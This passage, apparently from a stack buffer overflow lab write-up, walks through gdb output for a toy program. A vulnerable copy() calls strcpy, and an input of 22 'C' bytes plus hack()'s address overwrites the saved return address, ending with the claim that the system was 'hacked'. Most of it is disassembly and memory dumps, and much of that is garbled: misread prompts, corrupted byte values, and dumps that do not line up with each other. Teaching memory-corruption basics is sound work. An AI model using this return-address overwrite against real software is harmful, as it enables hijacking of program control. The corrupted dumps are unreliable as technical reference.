                                $0x804862c,(%esp)
   0x080484e4 <+22>:
                         call
                                0x8048350 <puts@plt>
   0x080484e9 <+27>:
                         mov
                                $0xffffffff,%eax
   0x080484ee <+32>:
                                0x8048505 <main+55>
                         jmp
   0x080484f0 <+34>:
                         MOV
                                0xc(%ebp),%eax
   0x080484f3 <+37>:
                         add
                                $0x4.%eax
   0x080484f6 <+40>:
                         mov
                                (%eax),%eax
   0x080484f8 <+42>:
                                %eax,(%esp)
                         MOV
                         call
   0x080484fb <+45>:
                                0x804847d <copy>
   0x08048500 <+50>:
                         mov
                                $0x0, %eax
   0x08048505 <+55>:
                         leave
   0x08048506 <+56>:
                         ret
End of assembler dump.
(adb) disas hack
Dump of assembler code for function hack:
   0x080484ba <+0>:
                         push
                                %ebp
   0x080484bb <+1>:
                         MOV
                                %esp,%ebp
   0x080484bd <+3>:
                         sub
                                $0x18,%esp
                         movl
                                $0x804861c,(%esp)
   0x080484c0 <+6>:
                         call
   0x080484c7 <+13>:
                                0x8048350 <puts@plt>
   0x080484cc <+18>:
                         leave
   0x080484cd <+19>:
                         ret
End of assembler dump.
(qdb) disas copy
Dump of assembler code for function copy:
   0x0804847d <+0>:
                         push
                                %ebp
                                %esp,%ebp
   0x0804847e <+1>:
                         mov
   0x08048480 <+3>:
                         sub
                                $0x28,%esp
                                $0x80485a0,(%esp)
   0x08048483 <+6>:
                         movl
                         call
   0x0804848a <+13>:
                                0x8048330 <printf@plt>
   0x0804848f <+18>:
                                0x8(%ebp),%eax
                         mov
   0x08048492 <+21>:
                         mov
                                %eax,0x4(%esp)
   0x08048496 <+25>:
                                -0x12(%ebp),%eax
                         lea
   0x08048499 <+28>:
                         mov
                                %eax,(%esp)
   0x0804849c <+31>:
                         call
                                0x8048340 <strcpy@plt>
   0x080484a1 <+36>:
                         lea
                                -0x12(%ebp),%eax
   0x080484a4 <+39>:
                         mov
                                %eax,(%esp)
   0x080484a7 <+42>:
                         call
                                0x8048350 <puts@plt>
   0x080484ac <+47>:
                         movl
                                $0x80485dc,(%esp)
   0x080484b3 <+54>:
                         call
                                0x8048330 <printf@plt>
   0x080484b8 <+59>:
                         leave
   0x080484b9 <+60>:
                         ret
End of assembler dump.
(gdb) break * copy +31
Breakpoint 1 at 0x804849c: file StackOverrun.c, line 9.
```

We can see that there is a weakness on strcpy call we set breakpoint on that line.

```
(gdb) run $( cat 22.txt )
Starting program: /home/emre/Desktop/stackbof $( cat 22.txt )
My stack looks like:
0xf7fb6000
(nil)
0x80482fd
0xf7fb63fc
(nil)
0x804a000
0x8048562
0x2
0xffffd524
0xffffd488
0x8048500
0xffffd6b7
Breakpoint 1, 0x0804849c in copy (input=0xffffd6b7 'C' <repeats 22 times>, "\272\204\004\b") at StackOverrun.c:9
        StackOverrun.c: No such file or directory.
(gdb) x/400xb $esp
0xffffd440:
                                  0xff
                                                                    0xff
                                                                            0xff
                 0x56
                         0xd4
                                          0xff
                                                   0xb7
                                                           0xd6
0xffffd448:
                                                   0xfd
                                                           0x82
                 0x00
                         0x00
                                  0x00
                                          0x00
                                                                    0x04
                                                                            0x08
0xffffd450:
                 0xfc
                         0x63
                                  0xfb
                                          0xf7
                                                   0x00
                                                           0x00
                                                                    0x00
                                                                            0x00
0xffffd458:
                 0x00
                         0xa0
                                  0x04
                                          0x08
                                                   0x62
                                                           0x85
                                                                    0x04
                                                                            0x08
0xffffd460:
                 0x02
                                                   0x24
                                                           0xd5
                                                                    0xff
                                                                            0xff
                         0x00
                                  0x00
                                          0x00
0xffffd468:
                 0x88
                         0xd4
                                  0xff
                                          0xff
                                                   0x00
                                                           0x85
                                                                    0x04
                                                                            0x08
0xffffd470:
                 0xb7
                         0xd6
                                  0xff
                                          0xff
                                                   0x00
                                                           0x00
                                                                    0x00
                                                                            0x00
0xffffd478:
                 0x1b
                         0x85
                                  0x04
                                          0x08
                                                   0x00
                                                           0x00
                                                                    0x00
                                                                            0x00
0xffffd480:
                 0x00
                         0x60
                                  0xfb
                                          0xf7
                                                   0x00
                                                           0x60
                                                                    0xfb
                                                                            0xf7
0xffffd488:
                 0x00
                         0x00
                                  0x00
                                          0x00
                                                   0x21
                                                           0x9f
                                                                    0xdf
                                                                            0xf7
0xffffd490:
                 0x02
                         0x00
                                  0x00
                                          0x00
                                                   0x24
                                                           0xd5
                                                                    0xff
                                                                            0xff
0xffffd498:
                                                           0xd4
                                                                    0xff
                 0x30
                         0xd5
                                  0xff
                                          0xff
                                                   0xb4
                                                                            0xff
0xffffd4a0:
                 0x01
                                  0x00
                                          0x00
                                                  0x00
                                                           0x00
                                                                    0x00
                                                                            0x00
                         0x00
0xffffd4a8:
                 0x00
                         0x60
                                  0xfb
                                          0xf7
                                                   0x0a
                                                           0x57
                                                                    0xfe
                                                                            0xf7
0xffffd4b0:
                                  0xff
                                          0xf7
                 0x00
                         0xd0
                                                   0x00
                                                           0x00
                                                                    0x00
                                                                            0x00
0xffffd4b8:
                 0x00
                         0x60
                                  0xfb
                                          0xf7
                                                   0x00
                                                           0x00
                                                                    0x00
                                                                            0x00
0xffffd4c0:
                                                                            0xf8
                 0x00
                         0x00
                                  0x00
                                          0x00
                                                   0x9a
                                                           0x7d
                                                                    0xe5
0xffffd4c8:
                 0x8a
                         0x9b
                                  0x71
                                          0xb8
                                                   0x00
                                                           0x00
                                                                    0x00
                                                                            0x00
0xffffd4d0:
                 0x00
                         0x00
                                  0x00
                                          0x00
                                                   0x00
                                                           0x00
                                                                    0x00
                                                                            0x00
0xffffd4d8:
                 0x02
                         0x00
                                  0x00
                                          0x00
                                                   0x80
                                                           0x83
                                                                    0x04
                                                                            0x08
0xffffd4e0:
                 0x00
                                                   0x50
                                                                    0xfe
                                                                            0xf7
                         0x00
                                  0x00
                                          0x00
                                                           0xad
0xffffd4e8:
                 0x60
                         0x59
                                  0xfe
                                          0xf7
                                                   0x00
                                                           0xd0
                                                                    0xff
                                                                            0xf7
0xffffd4f0:
                 0x02
                         0x00
                                  0x00
                                          0x00
                                                   0x80
                                                           0x83
                                                                    0x04
                                                                            0x08
0xffffd4f8:
                 0x00
                         0x00
                                  0x00
                                          0x00
                                                   0xa1
                                                           0x83
                                                                    0x04
                                                                            0x08
0xffffd500:
                         0x84
                                                   0x02
                                                           0x00
                                                                            0x00
                 0xce
                                  0x04
                                          0x08
                                                                    0x00
0xffffd508:
                                  0xff
                                          0xff
                                                           0x85
                                                                    0x04
                 0x24
                         0xd5
                                                   0x10
                                                                            0x08
0xffffd510:
                 0x80
                         0x85
                                  0x04
                                          0x08
                                                   0x60
                                                           0x59
                                                                    0xfe
                                                                            0xf7
0xffffd518:
                 0x1c
                         0xd5
                                  0xff
                                          0xff
                                                   0x40
                                                           0xd9
                                                                    0xff
                                                                            0xf7
0xffffd520:
                         0x00
                                                                    0xff
                                                                            0xff
                 0x02
                                  0x00
                                          0x00
                                                   0x9b
                                                           0xd6
0xffffd528:
                 0xb7
                         0xd6
                                  0xff
                                          0xff
                                                   0x00
                                                           0x00
                                                                    0x00
                                                                            0x00
0xffffd530:
                 0xd2
                         0xd6
                                  0xff
                                          0xff
                                                   0xbe
                                                           0xdc
                                                                    0xff
                                                                            0xff
0xffffd538:
                                                                    0xff
                 0xd9
                         0xdc
                                  0xff
                                          0xff
                                                   0xfb
                                                           0xdc
                                                                            0xff
0xffffd540:
                                                           0xdd
                                                                    0xff
                                                                            0xff
                 0x10
                         0xdd
                                  0xff
                                          0xff
                                                   0x28
0xffffd548:
                 0x37
                         0xdd
                                  0xff
                                          0xff
                                                   0x48
                                                           0xdd
                                                                    0xff
                                                                            0xff
```

The Stack before executing our scpirt.

(gdb) nexti								
	ack0verru	n.c						
(gdb) x/400xb	\$esp							
exffffd440:	0x56	0xd4	0xff	0xff	0xb7	0xd6	0xff	0xff
exffffd448:	0×00	0×00	0×00	0×00	0xfd	0×82	0×04	0×00
0xffffd450:	0xfc	0x63	0xfb	0xf7	0x00	0x00	0x43	0x43
0xffffd458:	0x43							
xffffd460:	0x43	0×43						
xffffd468:	0x43	0x43	0.43	0x43	ûxba	0x64	0x04	0x08
xffffd470:	0×00	0xd6	0xff	0xff	0x00	0x00	0x00	0x00
xffffd478:	0x1b	0x85	0x04	0x08	0x00	0x00	0x00	0x00
xffffd480:	0×00	0x60	0xfb	0xf7	0x00	0x60	0xfb	0xf7
xffffd488:	0×00	0x00	0×00	0x00	0x21	0x9f	0xdf	0xf7
xffffd490:	0x02	0x00	0×00	0x00	0x24	0xd5	0xff	0xff
xffffd498:	0x30	0xd5	0xff	0xff	0xb4	0xd4	0xff	0xff
xffffd4a0:	0x01	0x00						
xffffd4a8:	0x00	0x60	0xfb	0xf7	0x0a	0x57	0xfe	0xf7
xffffd4b0:	0x00	0xd0	0xff	0xf7	0x00	0x00	0x00	0x00
xffffd4b8:	0x00	0x60	0xfb	0xf7	0x00	0x00	0x00	0x00
xffffd4c0:	0x00	0x00	0x00	0x00	0x9a	0x7d	0xe5	0xf8
xffffd4c8:	0x8a	0x9b	0x71	0xb8	0x00	0x00	0x00	0x00
xffffd4d0:	0x00							
xffffd4d8:	0x02	0x00	0x00	0x00	0x80	0x83	0x04	0x08
xffffd4e0:	0x00	0x00	0x00	0x00	0x50	0xad	0xfe	0xf7
xffffd4e8:	0x60	0x59	0xfe	0xf7	0x00	0xd0	0xff	0xf7
xffffd4f0:	0x02	0x00	0x00	0x00	0x80	0x83	0x04	0x08
xffffd4f8:	0x00	0x00	0x00	0x00	0xa1	0x83	0x04	0x08
xffffd500:	0xce	0x84	0x04	0x08	0x02	0x00	0x00	0x00
xffffd508:	0x24	0xd5	0xff	0xff	0x10	0x85	0x04	0x08
xffffd510:	0x24	0x85	0x11	0x11	0x10	0x59	0xfe	0x68
xffffd518:	0x30	0xd5	0x04	0xff	0x40	0xd9	0xff	0x17
xffffd520:	0x1C	0x00	0x00	0x00	0x40	0xd6	0xff	0xff
xffffd528:	0x02	0xd6	0x66	0xff	0x90		0x11	
xffffd530:	0xd7	0xd6	0xff			0x00		0x00 0xff
xffffd538:	0xd2 0xd9		0xff	0xff 0xff	0xbe 0xfb	0xdc 0xdc	0xff	0xff
xffffd540:	0x19	0xdc	0xff	0xff		0xdc 0xdd	0xff	0xff
		0xdd			0x28		0xff	
xffffd548:	0x37	0xdd	0xff	0xff	0x48	0xdd	0xff	0xff
xffffd550: xffffd558:	0x53 0x75	0xdd	0xff	0xff 0xff	0x61	0xdd	0xff	0xff
xfffffd560:	0x75 0x9d	0xdd 0xdd	0xff 0xff	0xff 0xff	0x83 0xb1	0xdd	0xff 0xff	0xff
						0xdd		0xff
xffffd568:	0xc2	0xdd	0xff	0xff	0xcc	0xdd	0xff	0xff
xffffd570:	0xe3	0xdd	0xff	0xff	0xec	0xdd	0xff	0xff
xffffd578:	0xf7	0xdd	0xff	0xff	0x06	0xde	0xff	0xff
xffffd580:	0x1d	0xde	0xff	0xff	0x34	0xde	0xff	0xff
xffffd588:	0x42	0xde	0xff	0xff	0x4e	0xde	0xff	0xff
xffffd590:	0x62	0xde	0xff	0xff	0x76	0xde	0xff	0xff
xffffd598:	0x86	0xde	0xff	0xff	0x8e	0xde	0xff	0xff
xffffd5a0:	0xa7	0xde	0xff	0xff	0xb4	0xde	0xff	0xff
xffffd5a8:	0xe7	0xde	0xff	0xff	0x03	0xdf	0xff	0xff
xffffd5b0:	0x2c	0xdf	0xff	0xff	0x8a	0xdf	0xff	0xff
xffffd5b8:	0xa8	0xdf	0xff	0xff	0xc8	0xdf	0xff	0xff
xffffd5c0:	0x00	0x00	0x00	0x00	0x20	0x00	0x00	0x00
xffffd5c8:	0x50	0x50	0xfd	0xf7	0x21	0×00	0×00	0x00

And, after the execution of function, we can see the adresses's values changed with '0x43', totally 22 times '0x43'.

```
0xffffd4d8:
                  0x02
                           0x00
                                    0x00
                                             0x00
                                                     0x80
                                                               0x83
                                                                        0x04
                                                                                0x08
0xffffd4e0:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                     0x50
                                                              0xad
                                                                        0xfe
                                                                                0xf7
0xffffd4e8:
                  0x60
                           0x59
                                    0xfe
                                             0xf7
                                                              0xd0
                                                                        0xff
                                                                                0xf7
                                                     0x00
0xffffd4f0:
                  0x02
                           0x00
                                    0x00
                                             0x00
                                                              0x83
                                                                        0x04
                                                                                0x08
                                                     0x80
0xffffd4f8:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                              0x83
                                                                        0x04
                                                                                0x08
                                                     0xa1
0xffffd500:
                           0x84
                                    0x04
                                             0x08
                                                     0x02
                                                              0x00
                                                                        0x00
                                                                                0x00
                  0xce
0xffffd508:
                                   0xff
                                                              0x85
                  0x24
                           0xd5
                                             0xff
                                                     0x10
                                                                        0x04
                                                                                0x08
0xffffd510:
                  0x80
                           0x85
                                    0x04
                                             0x08
                                                              0x59
                                                                        0xfe
                                                                                0xf7
                                                     0x60
0xffffd518:
                           0xd5
                                    0xff
                                             0xff
                                                     0x40
                                                              0xd9
                                                                        0xff
                                                                                0xf7
                  0x1c
0xffffd520:
                                                              0xd6
                                                                        0xff
                                                                                0xff
                  0x02
                           0x00
                                    0x00
                                             0x00
                                                     0x9b
0xffffd528:
                  0xb7
                           0xd6
                                    0xff
                                             0xff
                                                              0x00
                                                                        0x00
                                                                                0x00
                                                     0x00
0xffffd530:
                                    0xff
                                                              0xdc
                                                                        0xff
                  0xd2
                           0xd6
                                             0xff
                                                     0xbe
                                                                                0xff
0xffffd538:
                                    0xff
                  0xd9
                           0xdc
                                             0xff
                                                     0xfb
                                                              0xdc
                                                                        0xff
                                                                                0xff
0xffffd540:
                  0x10
                           0xdd
                                    0xff
                                             0xff
                                                     0x28
                                                              0xdd
                                                                        0xff
                                                                                0xff
0xffffd548:
                  0x37
                           0xdd
                                    0xff
                                             0xff
                                                     0x48
                                                              0xdd
                                                                        0xff
                                                                                0xff
0xffffd550:
                  0x53
                           0xdd
                                    0xff
                                             0xff
                                                     0x61
                                                              0xdd
                                                                        0xff
                                                                                0xff
0xffffd558:
                  0x75
                           0xdd
                                   0xff
                                             0xff
                                                     0x83
                                                              0xdd
                                                                        0xff
                                                                                0xff
0xffffd560:
                  0x9d
                           0xdd
                                    0xff
                                             0xff
                                                     0xb1
                                                              0xdd
                                                                        0xff
                                                                                0xff
0xffffd568:
                  0xc2
                           0xdd
                                    0xff
                                             0xff
                                                     0xcc
                                                              0xdd
                                                                        0xff
                                                                                0xff
0xffffd570:
                  0xe3
                           0xdd
                                    0xff
                                             0xff
                                                              0xdd
                                                                        0xff
                                                                                0xff
                                                     0xec
0xffffd578:
                  0xf7
                           0xdd
                                    0xff
                                             0xff
                                                              0xde
                                                                        0xff
                                                                                0xff
                                                     0x06
0xffffd580:
                                    0xff
                  0x1d
                           0xde
                                             0xff
                                                     0x34
                                                              0xde
                                                                        0xff
                                                                                0xff
0xffffd588:
                  0x42
                           0xde
                                    0xff
                                             0xff
                                                                        0xff
                                                                                0xff
                                                     0x4e
                                                              0xde
0xffffd590:
                           0xde
                                    0xff
                                             0xff
                                                                        0xff
                                                                                0xff
                  0x62
                                                     0x76
                                                              0xde
0xffffd598:
                                    0xff
                                             0xff
                                                                        0xff
                                                                                0xff
                  0x86
                           0xde
                                                     0x8e
                                                              0xde
0xffffd5a0:
                  0xa7
                           0xde
                                    0xff
                                             0xff
                                                     0xb4
                                                              0xde
                                                                        0xff
                                                                                0xff
0xffffd5a8:
                  0xe7
                           0xde
                                   0xff
                                             0xff
                                                     0x03
                                                              0xdf
                                                                        0xff
                                                                                0xff
0xffffd5b0:
                                    0xff
                                                              0xdf
                                                                        0xff
                                                                                0xff
                  0x2c
                           0xdf
                                             0xff
                                                     0x8a
0xffffd5b8:
                           0xdf
                                    0xff
                                             0xff
                                                              0xdf
                                                                        0xff
                                                                                0xff
                  0xa8
                                                     0xc8
0xffffd5c0:
                  0x00
                           0x00
                                    0x00
                                             0x00
                                                     0x20
                                                              0x00
                                                                        0x00
                                                                                0x00
0xffffd5c8:
                  0x50
                          0x50
                                   0xfd
                                            0xf7
                                                     0x21
                                                              0x00
                                                                       0x00
                                                                                0x00
(qdb) c
Continuing.
```

Program received signal SIGSEGV, Segmentation fault. 0xffffd600 in ?? ()

(gab)

Using the return address of the function in the program, we changed the return address and made it go to our own function. When the program should have finished, we called our function and hacked the system.